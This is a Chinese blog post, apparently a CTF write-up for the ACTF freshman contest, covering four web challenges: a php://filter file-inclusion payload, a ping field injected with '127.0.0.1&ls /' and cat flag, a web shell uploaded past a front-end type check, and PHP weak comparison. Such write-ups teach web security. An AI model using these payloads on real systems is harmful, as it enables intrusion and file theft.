ACTF新生赛

原创

她叫常玉莹 于 2021-08-01 06:14:30 发布 105 收藏

分类专栏： CTF 文章标签： ctf writeup 网络安全 web安全 安全


本文链接：https://blog.csdn.net/qq_45924653/article/details/119290000

include

点击tips

Can you find out the flag?

观察url存在文件包含，使用php://input伪协议但是题目中过滤了



hacker!

尝试php://filter伪协议，payload进行编码得到php.flag base64编码后的源文件


read=convert.base64-encode读出来的文件base64加密

payload

```
php://filter/read=convert.base64-encode/resource=flag.php
```


PD9waHAKZWNobyAiQ2FulHlvdSBmaW5klG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7YzU3ZGYyNTQtNGExZC00NDQ5LWFhOWEtYzcyYmY4MmIyZmE4fQo=

解码得flag



Exec

ping命令那又是道命令执行题



find flag服务器错误 ls了一下根目录

PING

127.0.0.1&ls /

PING

```
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```


直接cat flag

PING


请输入需要ping的地址

PING


```
flag{3337642c-8fa5-452a-a356-209fbefd40f3}
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```


Upload


文件上传上传了个php小马 只允许jpg png gif



这是前端上传检查文件类型的js函数，绕过它就可以上传了




上传的phtml文件，上蚁剑根目录下有flag文件



BackupFile

备份文件 常见的备份文件.swp .back .bak



get key参数只能是数字并且等于$str就输出flag

CTF常见的php弱比较 字符串开始的部分决定它的值 key=123就完4了